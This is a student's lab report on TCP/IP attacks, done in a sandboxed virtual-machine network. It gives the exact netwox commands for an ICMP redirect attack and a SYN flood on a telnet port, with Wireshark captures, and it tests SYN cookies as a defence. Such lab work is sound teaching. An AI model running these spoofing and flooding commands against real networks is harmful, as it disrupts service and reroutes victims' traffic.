CS5460 –ASSIGNMENT 6

APRIL 24, 2016


VARUN GATTU
A02092613

Attack Lab: Attacks on TCP/IP Protocols

2. Lab Environment


2.1. Environment Setup

For this assignment, I have cloned two VM's as shown in the following image:



The IP addresses were: 192.168.56.101, 192.168.56.102 and 192.168.56.103 with the network 192.168.56.255 and server address 192.168.56.100.

The next task involved enabling the FTP and Telnet Servers like the follows:




```
[04/15/2016 22:37] seed@ubuntu:~$ sudo service vsftpd start
[sudo] password for seed:
start: Job is already running: vsftpd
[04/15/2016 22:37] seed@ubuntu:~$ sudo service openbsd-inetd start
 * Starting internet superserver inetd                                    [ OK ]
[04/15/2016 22:37] seed@ubuntu:~$ 
```

3. Lab Tasks


3.2 Task (2): ICMP Redirect Attack

Here, I used the netwox 86 command to redirect the ICMP messages and spoof with a different IP address and modify the victim's routing table as follows:



```
[04/24/2016 10:36] seed@ubuntu:~$ sudo netwox 86 -d "eth14" --gw 192.168.56.101 -c 0 -i 192.168.56.110
```


We can now verify the activity using Wireshark.


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
10:39 AM Seed
Filter:
Expression...
Clear
Apply
448

```
No.   Time                    Source                 Destination     Protocol Length Info
    1 2016-04-24 10:38:27.38 192.168.56.1           192.168.56.255  NBNS         92 Name query NB WPAD<00>
    2 2016-04-24 10:38:27.38 fe80::dd3f:623:bc81:7  ff02::1:3       LLMNR        84 Standard query A wpad
    3 2016-04-24 10:38:27.38 192.168.56.1           224.0.0.252     LLMNR        64 Standard query A wpad
    4 2016-04-24 10:38:27.38 fe80::dd3f:623:bc81:7  ff02::1:3       LLMNR        84 Standard query AAAA wpad
    5 2016-04-24 10:38:27.38 192.168.56.1           224.0.0.252     LLMNR        64 Standard query AAAA wpad
    6 2016-04-24 10:38:27.38 192.168.56.110         192.168.56.1    ICMP         70 Redirect                  (Redirect f
    7 2016-04-24 10:38:27.38 192.168.56.110         192.168.56.1    ICMP         70 Redirect                  (Redirect f
    8 2016-04-24 10:38:27.38 192.168.56.110         192.168.56.1    ICMP         70 Redirect                  (Redirect f
    9 2016-04-24 10:38:27.79 fe80::dd3f:623:bc81:7  ff02::1:3       LLMNR        84 Standard query A wpad
   10 2016-04-24 10:38:27.79 fe80::dd3f:623:bc81:7  ff02::1:3       LLMNR        84 Standard query AAAA wpad
   11 2016-04-24 10:38:27.79 192.168.56.1           224.0.0.252     LLMNR        64 Standard query A wpad
   12 2016-04-24 10:38:27.79 192.168.56.1           224.0.0.252     LLMNR        64 Standard query AAAA wpad
   13 2016-04-24 10:38:27.79 192.168.56.110         192.168.56.1    ICMP         70 Redirect                  (Redirect f

▸ Frame 1: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
▸ Ethernet II, Src: 0a:00:27:00:00:16 (0a:00:27:00:00:16), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Internet Protocol Version 4, Src: 192.168.56.1 (192.168.56.1), Dst: 192.168.56.255 (192.168.56.255)
▸ User Datagram Protocol, Src Port: netbios-ns (137), Dst Port: netbios-ns (137)
▸ NetBIOS Name Service

0000  ff ff ff ff ff ff 0a 00  27 00 00 16 08 00 45 00   ........ '.....E.
0010  00 4e 67 0d 00 00 80 11  e1 40 c0 a8 38 01 c0 a8   .Ng..... .@..8...
```

3.3 Task (3): SYN Flooding Attack


Here, I used the netwox 76 command to attack an IP on the TCP port which is 23. This causes DOS attack on the target machine to use up its queue and not have a 3 way handshake.



```
          RX bytes:1699 (1.6 KB)  TX bytes:10216 (10.2 KB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3600 (3.6 KB)  TX bytes:3600 (3.6 KB)

[04/24/2016 10:27] seed@ubuntu:~$ netwox 76 -i 192.168.56.101 -p 23
Error 3002 : not supported
 hint: errno = 19 = No such device
 hint: libnet_init(): UID or EUID of 0 required

[04/24/2016 10:28] seed@ubuntu:~$ sudo netwox 76 -i 192.168.56.101 -p 23
[sudo] password for seed:
```

Wired network
Disconnected


The Wireshark trace can be seen here:


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
10:33 AM
Seed
448
Filter:
Expression...
Clear
Apply

```
          RX bytes:1699 (1.6 KB)  TX bytes:10216 (10.2 KB)
```


```
No.   Time                    Source          Destination       Protocol Length Info
   32 2016-04-24 10:32:53.41192.168.56.101   237.221.226.39    TCP         58 telnet > 48171 [SYN, ACK] Seq=0
   33 2016-04-24 10:32:53.41192.168.56.101   231.244.67.78     TCP         58 telnet > winpharaoh [SYN, ACK] S
   34 2016-04-24 10:32:53.41192.168.56.101   230.208.148.107   TCP         58 telnet > 24221 [SYN, ACK] Seq=0
   35 2016-04-24 10:32:53.41192.168.56.101   237.17.22.37      TCP         58 telnet > 41798 [SYN, ACK] Seq=0
   36 2016-04-24 10:32:53.41192.168.56.101   230.162.187.137   TCP         58 telnet > 63845 [SYN, ACK] Seq=0
   37 2016-04-24 10:32:53.41192.168.56.101   237.72.173.117    TCP         58 telnet > 61016 [SYN, ACK] Seq=0
   38 2016-04-24 10:32:53.41192.168.56.101   237.65.3.168      TCP         58 telnet > 11678 [SYN, ACK] Seq=0
   39 2016-04-24 10:32:53.41192.168.56.101   237.238.126.86    TCP         58 telnet > 26579 [SYN, ACK] Seq=0
   40 2016-04-24 10:32:53.41192.168.56.101   228.70.139.245    TCP         58 telnet > 49469 [SYN, ACK] Seq=0
   41 2016-04-24 10:32:53.41192.168.56.101   231.192.115.82    TCP         58 telnet > 27060 [SYN, ACK] Seq=0
   42 2016-04-24 10:32:53.41192.168.56.101   226.41.202.207    TCP         58 telnet > 59605 [SYN, ACK] Seq=0
   43 2016-04-24 10:32:53.41192.168.56.101   237.144.25.6      TCP         58 telnet > 63882 [SYN, ACK] Seq=0
   44 2016-04-24 10:32:53.41192.168.56.101   228.220.21.111    TCP         58 telnet > 58435 [SYN, ACK] Seq=0

▶ Frame 42: 58 bytes on wire (464 bits), 58 bytes captured (464 bits)
▶ Ethernet II, Src: CadmusCo_ec:c0:af (08:00:27:ec:c0:af), Dst: IPv4mcast_29:ca:cf (01:00:5e:29:ca:cf)
▶ Internet Protocol Version 4, Src: 192.168.56.101 (192.168.56.101), Dst: 226.41.202.207 (226.41.202.207)
▶ Transmission Control Protocol, Src Port: telnet (23), Dst Port: 59605 (59605), Seq: 0, Ack: 0, Len: 0
```

The output of netstat-na is as follows:




```
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     9198     /tmp/.X11-unix/X0
unix  2      [ ACC ]     STREAM     LISTENING     12595    @/tmp/.ICE-unix/1885
unix  2      [ ACC ]     STREAM     LISTENING     11938    /tmp/keyring-w7yr6a/control
unix  2      [ ACC ]     STREAM     LISTENING     12596    /tmp/.ICE-unix/1885
unix  2      [ ACC ]     STREAM     LISTENING     12731    /tmp/keyring-w7yr6a/ssh
unix  2      [ ACC ]     STREAM     LISTENING     12819    /tmp/keyring-w7yr6a/gpg
unix  2      [ ACC ]     STREAM     LISTENING     12820    /tmp/keyring-w7yr6a/pkcs11
unix  2      [ ACC ]     STREAM     LISTENING     7438     /var/run/avahi-daemon/socket
unix  2      [ ACC ]     STREAM     LISTENING     8977     /var/run/acpid.socket
unix  2      [ ACC ]     STREAM     LISTENING     13234    /home/seed/.pulse/6da3e071019f67095bc4c5e90000  2-runtime/native
unix  2      [ ACC ]     STREAM     LISTENING     7718     /var/run/cups/cups.sock
unix  2      [ ACC ]     STREAM     LISTENING     6846     @/com/ubuntu/upstart
unix  2      [ ACC ]     STREAM     LISTENING     12566    @/tmp/dbus-fCVLGbrnLP
unix  2      [ ACC ]     STREAM     LISTENING     7385     @/org/bluez/audio
unix  2      [ ACC ]     STREAM     LISTENING     9197     @/tmp/.X11-unix/X0
unix  2      [ ACC ]     STREAM     LISTENING     7281     /var/run/dbus/system_bus_socket
unix  2      [ ACC ]     STREAM     LISTENING     9640     /var/run/mysqld/mysqld.sock
unix  2      [ ACC ]     SEQPACKET  LISTENING     7102     /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     7368     /var/run/sdp
unix  2      [ ACC ]     STREAM     LISTENING     12547    /tmp/ssh-VZNixeWN1885/agent.1885
unix  17     [ ]         DGRAM                    7402     /dev/log
unix  3      [ ]         STREAM     CONNECTED     18266    /tmp/keyring-w7yr6a/pkcs11
unix  3      [ ]         STREAM     CONNECTED     18265
unix  3      [ ]         STREAM     CONNECTED     18263    @/tmp/dbus-fCVLGbrnLP
unix  3      [ ]         STREAM     CONNECTED     18262
unix  3      [ ]         STREAM     CONNECTED     18259    @/tmp/dbus-fCVLGbrnLP
unix  3      [ ]         STREAM     CONNECTED     18258
unix  3      [ ]         STREAM     CONNECTED     18256    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     18255
unix  3      [ ]         STREAM     CONNECTED     18251    @/tmp/dbus-fCVLGbrnLP
unix  3      [ ]         STREAM     CONNECTED     18250
unix  3      [ ]         STREAM     CONNECTED     18082    /home/seed/.pulse/6da3e071019f67095bc4c5e900000002-runtime/native
unix  3      [ ]         STREAM     CONNECTED     18081
```

Now, I have made the syncookies as one and tried following the same steps again.



```
[04/24/2016 19:41] seed@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[04/24/2016 19:41] seed@ubuntu:~$ sudo netwox 76 -i 192.168.56.101 -p 23
```



File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
7:43 PM Seed
Filter:
Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
639	2016-04-24 19:42:37.05	192.168.56.101	236.100.134.120	TCP	58	telnet > 48081 [SYN, ACK] Seq=0 Ack=0 Win=14600 Len=0 MSS=1460
640	2016-04-24 19:42:37.05	192.168.56.101	231.246.15.82	TCP	58	telnet > 55998 [SYN, ACK] Seq=0 Ack=0 Win=14600 Len=0 MSS=1460
641	2016-04-24 19:42:37.05	192.168.56.101	235.82.82.218	TCP	58	telnet > 36911 [SYN, ACK] Seq=0 Ack=0 Win=14600 Len=0 MSS=1460
642	2016-04-24 19:42:37.05	192.168.56.101	229.103.19.56	TCP	58	telnet > ffserver [SYN, ACK] =0 Ack=0 Win=14600 Len=0 MSS=1460
643	2016-04-24 19:42:37.05	192.168.56.101	229.85.87.92	TCP	58	telnet > 13727 [SYN, ACK] Seq Ack=0 Win=14600 Len=0 MSS=1460
644	2016-04-24 19:42:37.05	192.168.56.101	236.92.87.188	TCP	58	telnet > 45468 [SYN, ACK] Seq Ack=0 Win=14600 Len=0 MSS=1460
645	2016-04-24 19:42:37.05	192.168.56.101	229.83.173.86	TCP	58	telnet > 44936 [SYN, ACK] Seq Ack=0 Win=14600 Len=0 MSS=1460
646	2016-04-24 19:42:37.05	192.168.56.101	233.36.139.35	TCP	58	telnet > 20623 [SYN, ACK] Seq=0 Ack=0 Win=14600 Len=0 MSS=1460
647	2016-04-24 19:42:37.05	192.168.56.101	229.224.29.91	TCP	58	telnet > 64385 [SYN, ACK] Seq=0 Ack=0 Win=14600 Len=0 MSS=1460
648	2016-04-24 19:42:37.05	192.168.56.101	224.149.120.182	TCP	58	telnet > 54140 [SYN, ACK] Seq=0 Ack=0 Win=14600 Len=0 MSS=1460
649	2016-04-24 19:42:37.06	192.168.56.101	239.157.165.131	TCP	58	telnet > 37884 [SYN, ACK] Seq=0 Ack=0 Win=14600 Len=0 MSS=1460
650	2016-04-24 19:42:37.06	192.168.56.101	231.173.203.117	TCP	58	telnet > 29595 [SYN, ACK] Seq=0 Ack=0 Win=14600 Len=0 MSS=1460
651	2016-04-24 19:42:37.06	192.168.56.101	239.193.168.102	TCP	58	telnet > 14535 [SYN, ACK] Seq=0 Ack=0 Win=14600 Len=0 MSS=1460

